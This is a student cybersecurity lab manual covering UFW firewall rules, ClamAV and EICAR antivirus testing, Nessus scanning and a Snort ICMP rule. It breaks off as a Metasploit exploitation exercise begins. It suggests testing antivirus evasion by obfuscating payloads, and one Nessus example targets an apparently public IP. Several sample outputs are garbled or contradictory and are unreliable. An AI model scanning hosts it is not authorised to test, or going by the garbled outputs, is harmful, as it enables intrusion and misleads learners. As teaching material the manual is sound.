Exp 1 : Setting up and configuring a firewall

Aim

To understand and demonstrate the setup, configuration, and management of a firewall to control and monitor incoming and outgoing network traffic based on predetermined security rules.

Tools Required

- A computer system (Windows/Linux)
- Virtual machines (e.g., Kali Linux, Ubuntu Server)
- Firewall software (e.g., UFW, iptables, pfSense, or Windows Defender Firewall)
- **Wireshark** (for traffic capture and analysis)
- nmap or netcat (for port scanning and testing)

Algorithm

1. Select the firewall software or hardware to be used.
2. Install and enable the firewall on the target machine.
3. Identify required services/ports and design appropriate firewall rules.
4. Configure firewall rules (allow/deny specific ports or IPs).
5. Apply and save the configuration.
6. Test the firewall rules using network tools.
7. Monitor firewall logs and inspect traffic using Wireshark.

Procedure

1. **Update System Packages:**

Ensures the system and firewall software are up-to-date with the latest security patches and features.

```
sudo apt update && sudo apt upgrade
```

2. **Enable UFW (Uncomplicated Firewall)**

Activates the firewall so that rules can begin taking effect on the system.

```
sudo ufw enable
```

3. **Check Firewall Status**

Verifies if the firewall is active and displays the current configuration for easy monitoring.

```
sudo ufw status verbose
```

4. **Allow Essential Services (e.g., SSH, HTTP)**

Allows safe and required traffic (like SSH for remote login and HTTP for web access) through the firewall.

```
sudo ufw allow ssh

sudo ufw allow 80/tcp
```

5. **Block Unnecessary Ports**

Blocks insecure or unused services (like Telnet) to minimize attack surface and improve system security.

```
sudo ufw deny 23/tcp
```

6. **Set Default Policy**

Sets a baseline policy to deny all incoming traffic unless explicitly allowed and allow all outgoing traffic.


```
sudo ufw default deny incoming

sudo ufw default allow outgoing
```

7. **Add IP-Based Rules**

Adds a specific rule to allow SSH access *only* from a trusted IP, improving access control.

```
sudo ufw allow from 192.168.1.10 to any port 22 proto tcp
```

Sample Output



```
$ sudo ufw status verbose
Status: active
Logging: on (low)
Default: deny (incoming), allow
         (outgoing), allow (routed)
New profiles: skip

To          Action    From
-----       ------    --------
22          ALLOW     Anywhere
80          ALLOW     Anywhere
23 (v6)     DENY      Anywhere (v6)
23 (v6)     ALLOW     Anywhere (v6)
23 (v6)     DENY      Anywhere (v6)
```

Result

The firewall was successfully installed, configured, and tested using UFW; the system allowed essential traffic while effectively blocking unauthorized access, as verified using nmap, Wireshark, and log monitoring.

Innovative Approach:
Dynamic Rule Testing with Simulated Attacks
1. Instead of only configuring static rules, students can simulate common attack types (e.g., port scanning using Nmap or brute-force login attempts) and observe in real-time how the firewall reacts.

2. They can then modify rules to block specific behaviors, promoting an adaptive security mindset.

Post-Viva Questions

1. Which ports did you allow and deny in your UFW configuration, and why?
2. How did you test the firewall rules using nmap? What did the results show?
3. What did Wireshark capture reveal about the network traffic?
4. How are UFW logs helpful in understanding firewall activity?
5. If a legitimate service stops working after firewall setup, how would you troubleshoot it?

Pre-Viva Questions

1. What is the primary function of a firewall in a network?
2. Differentiate between hardware and software firewalls.
3. What do the terms “incoming” and “outgoing” traffic mean in firewall configuration?
4. Name any two common firewall tools used in Linux environments.
5. Why is it important to block unused ports in a firewall?

Exp 2: Implementing and Testing Antivirus Software

Aim

To implement, configure, and test antivirus software for detecting, isolating, and removing malware or suspicious files from a system.

Objectives

1. To understand the role of antivirus software in system security.
2. To install and configure antivirus software on a system.
3. To perform a full system and custom scan.
4. To test detection of malware using test files (e.g., EICAR).
5. To analyze scan reports and take remediation action.

Tools Required

- A system with Windows/Linux OS
- Antivirus software (e.g., **ClamAV**, **Windows Defender**, **Avast**, **Bitdefender**, **Kaspersky**, etc.)
- EICAR test file (standard safe file used to simulate malware detection)
- Internet access (for updates)
- Terminal or command line interface (for Linux tools)

Algorithm

1. Select and install antivirus software appropriate for the system.
2. Update the virus definition/signature database.
3. Perform a quick or full system scan.
4. Test malware detection using the EICAR test file.
5. View scan results and logs.
6. Take appropriate action (e.g., quarantine, delete, ignore).

Step-by-Step Procedure with Explanation (Using ClamAV on Linux)

1. **Update System Packages**:

```
sudo apt update && sudo apt upgrade
```

Ensures all packages are up-to-date before installation

2. Install ClamAV

```
sudo apt install clamav clamav-daemon
```

Installs the open-source ClamAV antivirus tool and its daemon for background scanning

3. Update Virus Definitions:

```
sudo freshclam
```

Downloads the latest virus signature database for accurate detection.

4. Run a Full System Scan

```
sudo clamscan -r / --bell –i
```

Performs a recursive scan of the entire system and reports infected files only.

5. Download the EICAR Test File:

```
curl -O https://secure.eicar.org/eicar.com.txt
```

EICAR is a harmless test file used by antivirus vendors to simulate malware.

6. Scan the EICAR File

```
clamscan eicar.com.txt
```

Confirms the antivirus software is functioning and capable of detecting threats.

7. Check Scan Logs:

```
cat /var/log/clamav/clamav.log
```


View detailed scan activity and infection logs.

8. Take Action on Infected Files:

Use --remove option in clamscan to delete infected files:

```
clamscan --remove eicar.com.txt
```

Sample Output



```
S sudo apt install clamav clamav-daenon

Beading package lists... Done
Building dependency tree rewersion.
clanav is already installed, 0 to rehemeder
0 upgraded, 0 newly installed, 0 to remove ant upgraded.

S sudo clamscan -r / --bell -i

ClamAV update precess started at  Thu Jun 27 10:42:12 2025

Downloading main.cvd
Downloading daily.cvd
Database updated (6523987 signature) from database.clamav.net (IP: 104.16.99

S sudo clamscan eicar.com.txt

----- SCAN SUMMARY -----
Known viruses:              6523987
Engine version:             0.103.10
Scanned directories           11522
Scanned files:                 5783
Infected files:                   1

----- SCAN SUMMARY -----
elcar-Test-Signature         EIAR-COM.TXT

s sudo clamscan eicar.com.txt

S curl clamscan eicar.com.txt

Thu Jun 27 10:45:34 2025 -SelfChecck: Darabase status 0K.
Thu Jun 27 10:47:58 2025  /home/student/eicar.com.txt Eicar- Test.com.txt
```

Step-by-Step Procedure (Windows Defender)

1. Open Windows Security

- **Steps:**
    - Press Windows Key, type **Windows Security**, and open it.

  Explanation: This is the interface where you can manage antivirus and firewall settings.

2. Check Real-Time Protection

- **Steps:**
  - Go to **Virus & threat protection → Manage settings**.
  - Ensure **Real-time protection** is turned **ON**.

  Explanation: Real-time protection scans all files when they are accessed or downloaded.

3. Update Virus Definitions

- **Steps:**
  - In **Virus & threat protection**, click **Check for updates** under **Protection updates**.

  Explanation: Keeps Windows Defender updated with the latest threat signatures.

4. Perform a Quick or Full Scan

- **Steps:**
  - In **Virus & threat protection**, click **Quick Scan** or go to **Scan options** to choose **Full Scan**.

  Explanation: Scans either critical areas or the entire system for threats.

5. Download the EICAR Test File

- **Steps:**
  - Open browser and go to: https://www.eicar.org/?page_id=3950
  - Download the standard test file: eicar.com.txt

  Windows Defender will immediately detect and quarantine the file.

  Explanation: EICAR is a harmless file that triggers antivirus detection to test functionality.

6. View Threat History

- **Steps:**
  - Go to **Virus & threat protection → Protection history**.

  Explanation: Displays a list of detected threats, actions taken, and scan logs.

7. Restore or Remove File

- **Steps:**

- From **Protection history**, choose to allow, remove, or quarantine the EICAR file.

Explanation: Gives user control over how to handle detected items.

Result

Antivirus software was successfully installed, configured, and tested using a standard EICAR test file, confirming its ability to detect and respond to threats effectively.

Innovative Approach:
Testing Evasion Techniques
1. Students can analyze how basic obfuscation (e.g., encoding payloads, renaming extensions) affects antivirus detection.

2. This highlights the limitations of signature-based detection and introduces the need for behavior-based analysis.

Pre-Viva Questions

1. What is a virus signature or definition in antivirus software?
2. What is the function of an antivirus quarantine area?
3. Why is it important to regularly update antivirus databases?
4. What is the purpose of the EICAR test file?
5. Name any two popular antivirus software used in Windows and Linux.

Post-Viva Questions

1. How did the antivirus react when scanning the EICAR test file?
2. What command did you use to perform a full system scan?
3. How can you remove a detected threat using ClamAV?
4. Where are ClamAV scan results and logs stored?
5. What would you do if a critical system file is falsely flagged as a virus?

Exp 4: Performing Vulnerability Scanning Using Nessus

Aim

To perform a vulnerability scan on a system using **Nessus** and analyze the results to identify security weaknesses.

Objectives

1. To understand the role of vulnerability scanning in cybersecurity.
2. To install and configure Nessus vulnerability scanner.
3. To perform scans on a target system within a controlled network.
4. To identify vulnerabilities based on CVE and severity ratings.
5. To generate and interpret Nessus scan reports.

Tools Required

- **Nessus Essentials** (Free version from Tenable)
- **Target System** (e.g., Windows/Linux VM or local host)
- **Web browser** for accessing Nessus dashboard
- **Internet access** (for plugin updates)
- Optional: **Metasploitable VM** (vulnerable test machine for scanning)

Algorithm

1. Download and install Nessus from Tenable's website.
2. Register for a free activation code and initialize the scanner.
3. Configure the target system to allow scans (firewall off or allow Nessus IP).
4. Create a new scan using the appropriate scan template.
5. Launch the scan and monitor its progress.
6. Analyze the vulnerabilities found based on CVE, severity, and risk.
7. Export and interpret the report for remediation planning.

Step-by-Step Procedure with Explanation

1. Download and Install Nessus


- Visit https://www.tenable.com/products/nessus
- Select **Nessus Essentials**, register, and download the installer.
  Nessus Essentials is free and suitable for academic/lab use.

2. Start Nessus Service and Open Dashboard

- Start Nessus with the following command (Linux):

```
sudo systemctl start nessusd
```

- Access Nessus in a browser:
  https://localhost:8834
  Nessus runs as a local web application on port 8834.




Initializing
Please wait while Nessus is initializing.
© 2025 Tenable™, Inc.

3. Enter Activation Code and Update Plugins

This ensures the scanner has the latest vulnerability definitions.

4. Add a New Scan


- Click **New Scan** → choose template (e.g., **Basic Network Scan**)
- Enter target IP address or range (e.g., 192.168.1.10)
  Selects scan type and sets target to be analyzed.



Compiling plugins 96%
My Scans
This folder is empty. Create a new scan.
Tenable News
Google Cloud Platform (GCP) Privilege Escalation V...
Read More
https://localhost:8834/#/settings/about/events

5. Configure Scan Settings

- Name the scan, add description, and configure schedule if needed
  Helps organize and automate scans.



Plugins are done compiling.

This folder is empty. Create a new scan.

Welcome to Nessus Essentials

To get started, launch a host discovery scan to identify what hosts on your network are available to scan. Hosts that are discovered through a discovery scan do not count towards the 16 host limit on your license.

Enter targets as hostnames, IPv4 addresses, or IPv6 addresses. For IP addresses, you can use CIDR notation (e.g., 192.168.0.0/24), a range (e.g., 192.168.0.1-192.168.0.255), or a comma-separated list (e.g., 192.168.0.0, 192.168.0.1).

Targets: 91.108.100.79


Microsoft's March 2025 Patch Tuesday Addresses 56 ...

6. Launch the Scan

- Starts the vulnerability assessment.

7. View Scan Results

- Review vulnerabilities found (sorted by severity: Critical, High, Medium, Low, Info)
  Helps prioritize risk mitigation based on severity and CVE references.



My Basic Network Scan

1 Host

Host	Vulnerabilities	%
91.108.100.79	2	3%

Scan Details

Policy: Basic Network Scan
Status: Running
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 1:22 PM

Vulnerabilities

8. Generate and Export Report

- Click **Report → Export → PDF/HTML/CSV**
  Generates a detailed document of vulnerabilities and solutions.

Result

Nessus was successfully used to scan a target system, detect multiple vulnerabilities based on CVEs, and generate a comprehensive report categorizing threats by severity for mitigation planning.

Innovative Approach:
 Prioritizing Vulnerabilities with CVSS Metrics
1. Beyond scanning, students will analyze scan results using **CVSS (Common Vulnerability Scoring System)** and propose remediation plans based on severity and exploitability, simulating the prioritization process used in real organizations.

Pre-Viva Questions

1. What is vulnerability scanning and how is it different from penetration testing?
2. What are the main components of the Nessus architecture?
3. Why are CVEs important in vulnerability reports?
4. Name a few types of scans supported by Nessus.
5. What kind of systems should you avoid scanning without permission?

Post-Viva Questions

1. Which scan template did you use and why?
2. How does Nessus identify vulnerabilities on a target system?
3. What was the most severe vulnerability found in your scan?
4. How can you reduce false positives in Nessus results?
5. What action would you take after receiving a high-severity vulnerability report?

Exp 5: Implementing and Configuring an Intrusion Detection System (IDS)

Aim

To implement and configure an Intrusion Detection System (IDS) on a network to monitor, detect, and alert for suspicious activities and possible attacks.

Objectives

1. Understand the working of signature-based and anomaly-based IDS.
2. Install and configure an IDS such as Snort or Suricata.
3. Monitor live network traffic for intrusion attempts.
4. Create and test basic custom intrusion detection rules.
5. Analyze IDS alerts and logs for suspicious patterns.

Tools Required

- **Snort** (or **Suricata**) IDS
- **Kali Linux** / Ubuntu
- **Wireshark** (for optional packet analysis)
- **Attack simulation tools** (e.g., nmap, hping3)
- **Text editor** (e.g., nano, vim)
- **Internet connection**

Algorithm

1. Install Snort or Suricata on a Linux system.
2. Configure the IDS to operate in NIDS (Network IDS) mode.
3. Set the network interface to promiscuous mode.
4. Add custom detection rules to the configuration.
5. Start the IDS and monitor traffic.
6. Simulate an attack using tools like nmap.
7. Observe and interpret the alerts generated by the IDS.

Step-by-Step Procedure with Explanation

1. Install Snort (on Ubuntu/Kali)

```
sudo apt update
sudo apt install snort
```

Installs Snort, a widely-used open-source IDS tool.

2. Configure Network Interface

- Identify your network interface:

```
ip a
```

- Set interface in promiscuous mode:

```
sudo ifconfig eth0 promisc
```

Promiscuous mode allows the IDS to inspect all packets on the network.

3. Check Snort Configuration

```
snort -T -c /etc/snort/snort.conf
```

Tests the configuration file for errors before starting live monitoring.

4. Add a Custom Rule

Edit rule file:

```
sudo nano /etc/snort/rules/local.rules
```

Add a rule:

```
alert icmp any any -> any any (msg:"ICMP Ping Detected"; sid:1000001;
rev:1;)
```

This rule generates an alert whenever a ping (ICMP echo) is detected.

5. Start Snort in IDS Mode

```
sudo snort -A console -q -c /etc/snort/snort.conf -i eth0
```

Starts Snort to display alerts in real-time on the terminal.

6. Simulate an Attack

ping <target IP>

```
nmap <target IP>
```

These generate suspicious traffic to trigger Snort alerts.

7. Observe Alerts

Snort will output lines such as:

css

```
[**] [1:1000001:1] ICMP Ping Detected [**]
```

This confirms that Snort is actively monitoring and alerting on defined threats.

Sample Output

- Terminal showing Snort alerts (e.g., “ICMP Ping Detected”).
- Snort logs containing timestamps, source and destination IPs, and triggered rule info.
- Wireshark capture (optional) showing packet details.

Innovative Approach:
 Custom Rule Creation for Emerging Threats
Students can create custom Snort or Suricata rules to detect unusual traffic patterns like DNS tunneling or suspicious API calls—promoting understanding of advanced threats not covered by default rules.

Result

An Intrusion Detection System was successfully implemented and configured using Snort. The IDS detected simulated attacks and generated appropriate alerts based on custom rules, demonstrating real-time traffic monitoring and threat detection capabilities.

Pre-Viva Questions

1. What is the difference between IDS and IPS?
2. Name two types of IDS and explain their functions.
3. What is promiscuous mode and why is it important in IDS?
4. What are signatures in the context of Snort?
5. What kind of traffic can trigger alerts in an IDS?

Post-Viva Questions

1. How did you test the custom Snort rule?
2. What command starts Snort in live monitoring mode?
3. How does Snort differentiate between different attack types?
4. Where are Snort logs stored by default?
5. What could be the next step after detecting an intrusion?

Exp 6: Exploiting a Sample Vulnerability using Metasploit

Aim

To exploit a known vulnerability in a vulnerable system using the **Metasploit Framework** and gain unauthorized access for ethical testing and understanding of exploitation techniques.

Objectives

1. To understand how the Metasploit Framework works for penetration testing.
2. To set up a test environment using a vulnerable VM (e.g., Metasploitable2).
3. To find and select an exploit module for a known vulnerability.
4. To configure payloads and execute an exploit using Metasploit.
5. To gain a reverse shell or meterpreter session and analyze post-exploitation tasks.

Tools Required

- **Kali Linux** (attacker machine)
- **Metasploit Framework**
- **Metasploitable2** (target vulnerable VM)
- **nmap** (for service discovery)
- **Internet connection (optional)**

Algorithm

1. Launch Kali Linux and Metasploitable2 on the same virtual network.
2. Scan the target using nmap to find open ports and services.
3. Identify a vulnerable service and select a suitable Metasploit exploit.
4. Set the target IP and configure payload and options.
5. Run the exploit and observe the result.
6. Interact with the session and verify access.
7. Log the outcome and exit the session securely.

Step-by-Step Procedure with Explanation

1. Start Both Virtual Machines

Ensure **Kali Linux** (attacker) and **Metasploitable2** (victim) are on the **same NAT or host-only network**.

Required for network communication between the machines.

2. Discover Target Services Using Nmap

